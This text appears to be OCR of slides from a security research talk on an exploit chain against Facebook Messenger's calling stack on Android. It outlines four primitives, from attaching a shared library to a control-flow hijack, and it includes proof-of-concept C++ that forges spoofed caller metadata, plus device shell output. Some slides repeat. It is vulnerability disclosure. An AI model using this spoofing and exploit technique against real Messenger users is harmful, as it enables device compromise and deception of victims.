
attacker.so

397 Bytes

Double tap to like



```
emu64a:/data/data/com.facebook.orca/files/bankAndEcho/media_bank/AdvancedCr
ypto/59825010082614/persistent/E54EDC54-6966-4A59-9FED-F6618A05FE09 #
.EAA2682A-4AEE-4E1D-B84F-3608C39F0FCA/attacker.so                        <
./2024/09/10/20240910T114758782.prev.EAA2682A-4AEE-4E1D-B84F-3608C39F0FCA/a
ttacker.so: ELF shared object, 64-bit LSB arm64, for Android 26, built by N
DK r17c (4988734), not stripped
emu64a:/data/data/com.facebook.orca/files/bankAndEcho/media_bank/AdvancedCr
ypto/59825010082614/persistent/E54EDC54-6966-4A59-9FED-F6618A05FE09 #
```



Malicious Caller

Victim Callee

Send a shared library as an E2EE attachment (Primitive 1)

Ring callee with spoofed caller metadata and heap spray payload (Primitive 2)

Victim answers the call

Auto-enable malicious AR effect for all participants (Primitive 3)

Disclosed Memory Contents

Execute control flow hijack using out of bounds write (Primitive 4)

Ring callee with spoofed caller metadata

Rsys“**Ring Request**” signaling message encodes an incoming call action on Rsys clients

- This is generated by the server after processing a caller generated **“Join Request”** signaling message

Inside of the ring request we have the ***appMessages*** field:

  - Caller controlled vector of (topic, data) pairs carried from the Join Request

Vulnerability 1: Rsys Apps Vulnerable to Incoming Call Metadata Spoofing

- ***appMessages*** contained the **“call_metadata”** topic an attacker could have supplied the caller name and profile picture URI
  - The UI displayed whatever contents were in this field

Attacker sends

```
▼ joinRequest: {
 ▼ appMessages: [
   ▶ 0: {body, header}
   ▶ 1: {body, header}
   ▶ 2: {body, header}
   ▼ 3: {
     ▼ body: {
       ▼ genericMessage: {
           data: "eyJjYWxsZXJfbmFtZSI6Iklubm9jZW50IENhbGxlci
           topic: "call_metadata"
         }
       }
     ▼ header: {
         shouldSendToAllUsers: true
```

Victim Receives

```
▼ ringRequest: {
  ▼ appMessages: [
    ▼ 0: {
      ▼ body: {
        ▼ genericMessage: {
            data: "eyJjYWxsZXJfbmFtZSI6Iklubm9jZW50IENhbGxlciIsICJjYWxsZXJfcHJv
            topic: "call_metadata"
          }
        }
      ▼ header: {
          shouldSendToAllUsers: true
```


03 Exploitation: Primitive 2

Proof of concept code on modified caller client


```
facebook::multiway::DataMessage forgedMessage2;
fbwebrtc::GenericDataMessage genericDataMessage2;
genericDataMessage2.topic() = "call_metadata";
genericDataMessage2.data() = std::string();

genericDataMessage2.data() =
    "{\"caller_name\":\"Innocent Caller\", \"caller_profile\":\"https://t3.ftcdn.net/jpg/00/59/75/02/360_F_59750250_KN143a5g3Wi1mNqjxnn6X2e4IavbZLWj.jpg\",

forgedMessage2.body().ensure().genericMessage() = genericDataMessage2;
forgedMessage2.header()->shouldSendToAllUsers() = true;

dataMessages.push_back(forgedMessage2);
```

```
// An optional list of app-specific DataMessages to be sent to callee
8: optional list<DataMessage> appMessages;
// DEPRECATED: use productMetadata instead
// 9: optional map<MultiwayShared.UserId, UserProfile> userProfiles;
```

Victim Client




```
// Update with callmetadata information if applicable
if (isCaller && isOneToOneCalling && callMetadata != nullptr) {
  remoteUserProfile =
    RSUserProfileMutator{remoteUserProfile}
        .setName(callMetadata->getCallerName())
        .setProfilePictureUrl(callMetadata->getCallerProfile())
        .setUserProfileState(RSUserProfileStateRingRequestFetched)
        .build();
}
```



03 Exploitation: Primitive 2

Proof of concept code on modified caller client




Topic set to call_metadata


```
facebook::multiway::DataMessage forgedMessage2;
fbwebrtc::GenericDataMessage genericDataMessage2;
genericDataMessage2.topic() = "call_metadata";
genericDataMessage2.data() = std::string();

genericDataMessage2.data() =
    "{\"caller_name\":\"Innocent Caller\", \"caller_profile\":\"https://t3.ftcdn.net/jpg/00/59/75/02/360_F_59750250_KN143a5g3Wi1mNqjxnn6X2e4IavbZLWj.jpg\",

forgedMessage2.body().ensure().genericMessage() = genericDataMessage2;
forgedMessage2.header()->shouldSendToAllUsers() = true;

dataMessages.push_back(forgedMessage2);
```

```
// An optional list of app-specific DataMessages to be sent to callee
8: optional list<DataMessage> appMessages;
// DEPRECATED: use productMetadata instead
// 9: optional map<MultiwayShared.UserId, UserProfile> userProfiles;
```

